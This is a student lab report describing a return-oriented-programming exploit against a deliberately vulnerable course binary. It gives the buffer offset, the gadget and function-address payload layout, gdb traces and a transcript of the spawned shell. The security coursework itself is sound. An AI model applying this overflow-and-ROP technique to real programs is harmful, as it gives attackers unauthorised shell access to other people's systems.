CSC 472 Lab3 Report: Alex Cooper

Offset and Diagram:

b"A"*146 -> Offset

(0x080491b3) -> add_bin

(0x080492c4) -> gadget (Will pop the next 8 things off stack, thus needs filler)

(0xCAFEBABE) -> add_bin arg1

(0xDEADBEEF) -> add_bin arg2

(0x0)*6 ->filler for gadget

(0x08049203) -> add_bash

(0x080492c4) ->gadget (Will pop the next 8 things off the stack, thus needs filler)

(0xFFFFAAAA) -> add_bash arg 1

(0x0)*7 ->filler for gadget

(0x08049176) -> exec_string

(0x08049281) -> return to main

(0XFFFFABCD) -> exec_string arg1

(0xFFFFABCC) -> exec_string arg2


Above is a rough diagram of the Return Oriented Programming (ROP) payload I used to create the exploit. Since we know we can overflow the method based on the second suggested step of the lab we need to find what size will cause the overflow. By using the steps from lab2, creating a test_cyclic.py and using "gdb ./lab3", "run < in.txt", then finding the EIP (0x616d6261) we can find the offset required with the command "pattern_offset 0x616d6261", which in this case was 146. So, our first step is creating the padding with b"A"*146. From there we are able to choose a return address. Based on an inspection of the lab3 source code we have a few functions we may want to access namely "add_bin", "add_bash", and "exec_string". As a senior computer science student I know /bin/bash provides access to a shell, so we know the first place we want to go is add_bin to create

that string. Next, we place in the return address, which will be the next instructions and while intuitively we might want to put the address of the next useful function it is not that simple. The add_bin function takes in two arguments which must be added to the stack after the return address which means if we simply put the address of add_bash as the return, when we leave that function, we will get jumped to the arguments for add_bin which are invalid and crashes. So, we need a way to have the arguments on the stack but then remove them before we end up returning there, or in our case as a stack we must "pop" them off. That is where a gadget comes in, using the command "ROPgadget --binary ./lab3" we see a list of 123 total gadgets but, we can narrow it down to just the ones that pop. The one I used may not be the easiest to use but it works. It holds the instruction "popal" which pops the next eight things off the stack. By using this as the return address we are still able to use the arguments for our function but pop them off. As stated, this gadget pops the following eight things off the stack so we must add six additional filler addresses to the stack to be popped off, since the add_bin function took two arguments. This gadget also returns which allows us to move to the next step we need and at this point we are ready to add_bash. We do a similar process, the address following add_bash is the gadget, then the argument and this time seven fillers since add_bash takes only one argument. From here we have now successfully constructed the string "/bin/bash" so we need a way to execute it. Luckily enough we have function exec_string that will make a systemcall on our string. We make this function address the return address of the gadget. We need a return address for exec_string and in this case, we will just use the main function but if we are successful, we will launch the shell before we ever get that step. The final portion of our stack is the arguments required for exec_string to successfully run.

This should logically work however we can test it step by step using gdb. We can set a break at each function to verify we are getting to the correct functions, and the string is being built correctly. We can verify this by running the exploit and running commands like "whoami" and "ls" to verify access to the host. I added a secret.txt file then was able to cat the contents from this file while in the shell.

I did not have to chain gadgets in the traditional sense because I had a "popal | ret" gadget available which would clear a large chunk then just return so I was able to use one gadget with filler addresses to achieve the results I wanted.


Screenshots of gdb tracing:


student@lab-rop-ac1029982:~$ gdb ./lab3
GNU gdb (Debian 13.1-3) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 13.1 in 0.00ms using Python engine 3.11
Reading symbols from ./lab3...
(No debugging symbols found in ./lab3)
gef➤ break add_bin
Breakpoint 1 at 0x80491b7
gef➤ break add_bash
Breakpoint 2 at 0x8049207
gef➤ break exec_string
Breakpoint 3 at 0x804917a
gef➤
Press ESC to exit fullscreen Ctrl+Shift+C | Paste: Ctrl+Shift+V
Font Zoom - 80% + Reset Zoom Disconnect
0xffffd4d8 +0x0000: 0x41414141 ← $esp
0xffffd4dc +0x0004: 0x41414141 ← $ebp
0xffffd4e0 +0x0008: 0x080492c4 → <main+0043> popa
0xffffd4e4 +0x000c: 0xcafebabe
0xffffd4e8 +0x0010: 0xdeadbeef
0xffffd4ec +0x0014: 0x00000000
0xffffd4f0 +0x0018: 0x00000000
0xffffd4f4 +0x001c: 0x00000000
code:x86:32
0x80491b3 <add_bin+0000> push ebp
0x80491b4 <add_bin+0001> mov ebp, esp
0x80491b6 <add_bin+0003> push ebx
0x80491b7 <add_bin+0004> sub esp, 0x4
0x80491ba <add_bin+0007> call 0x80490b0 <__x86.get_pc_thunk.bx>
0x80491bf <add_bin+000c> add ebx, 0x2e35
0x80491c5 <add_bin+0012> cmp DWORD PTR [ebp+0x8], 0xcafebabe
0x80491cc <add_bin+0019> jne 0x80491fd <add_bin+74>
0x80491ce <add_bin+001b> cmp DWORD PTR [ebp+0xc], 0xdeadbeef
threads
[#0] Id 1, Name: "lab3", stopped 0x80491b7 in add_bin (), reason: BREAKPOINT
trace
[#0] 0x80491b7 → add_bin()
[#1] 0x80492c4 → main()
gef➤ x/s &string
0x804c040 <string>: ""
gef➤

```
0xffffd500|+0x0000: 0x00000000   ← $esp
0xffffd504|+0x0004: 0x00000000   ← $ebp
0xffffd508|+0x0008: 0x080492c4   →  <main+0043> popa
0xffffd50c|+0x000c: 0xffffaaaa   →  0x00000000
0xffffd510|+0x0010: 0x00000000
0xffffd514|+0x0014: 0x00000000
0xffffd518|+0x0018: 0x00000000
0xffffd51c|+0x001c: 0x00000000
──────────────────────────────────────────────────────────────────────────────── code:x86:32 ────
    0x8049203 <add_bash+0000>  push   ebp
    0x8049204 <add_bash+0001>  mov    ebp, esp
    0x8049206 <add_bash+0003>  push   ebx
●→  0x8049207 <add_bash+0004>  sub    esp, 0x4
    0x804920a <add_bash+0007>  call   0x80490b0 <__x86.get_pc_thunk.bx>
    0x804920f <add_bash+000c>  add    ebx, 0x2de5
    0x8049215 <add_bash+0012>  cmp    DWORD PTR [ebp+0x8], 0xffffaaaa
    0x804921c <add_bash+0019>  jne    0x8049246 <add_bash+67>
    0x804921e <add_bash+001b>  sub    esp, 0xc
──────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "lab3", stopped 0x8049207 in add_bash (), reason: BREAKPOINT
──────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x8049207 → add_bash()
[#1] 0x80492c4 → main()
──────────────────────────────────────────────────────────────────────────────────────────
gef➤  x/s &string
0x804c040 <string>:     "/bin"
gef➤
```

```
0xffffd52c|+0x0004: 0x00000000   ← $ebp
0xffffd530|+0x0008: 0x08049281   →  <main+0000> lea ecx, [esp+0x4]
0xffffd534|+0x000c: 0xffffabcd   →  0x00000000
0xffffd538|+0x0010: 0xffffabcc   →  0x00000000
0xffffd53c|+0x0014: 0x00000000
0xffffd540|+0x0018: 0x89964cac
0xffffd544|+0x001c: 0xc0b946bc
──────────────────────────────────────────────────────────────────────────────── code:x86:32 ────
    0x8049176 <exec_string+0000> push   ebp
    0x8049177 <exec_string+0001> mov    ebp, esp
    0x8049179 <exec_string+0003> push   ebx
●→  0x804917a <exec_string+0004> sub    esp, 0x4
    0x804917d <exec_string+0007> call   0x80492c7 <__x86.get_pc_thunk.ax>
    0x8049182 <exec_string+000c> add    eax, 0x2e72
    0x8049187 <exec_string+0011> cmp    DWORD PTR [ebp+0x8], 0xffffabcd
    0x804918e <exec_string+0018> jne    0x80491ad <exec_string+55>
    0x8049190 <exec_string+001a> cmp    DWORD PTR [ebp+0xc], 0xffffabcc
──────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "lab3", stopped 0x804917a in exec_string (), reason: BREAKPOINT
──────────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x804917a → exec_string()
[#1] 0x8049281 → vulnerable_function()
[#2] 0xffffabcd → add BYTE PTR [eax], al
──────────────────────────────────────────────────────────────────────────────────────────
gef➤  x/s &string
0x804c040 <string>:     "/bin/bash"
gef➤
```

Screenshot of shell:


student@lab-rop-ac1029982:~$ python3 rop_exp.py
[+] Starting local process './lab3': pid 1301
[*] Switching to interactive mode
$
$ whoami
student
$ id
uid=1000(student) gid=1000(student) groups=1000(student),27(sudo)
$ ls
core cy.py in.txt lab3.c payload.py secret.txt
course ex.py lab3 payload.bin rop_exp.py test_cyclic.py
$ rm -rf payload.bin
$ ls
core cy.py in.txt lab3.c rop_exp.py test_cyclic.py
course ex.py lab3 payload.py secret.txt
$ cat secret.txt
Here is the secret message!!
$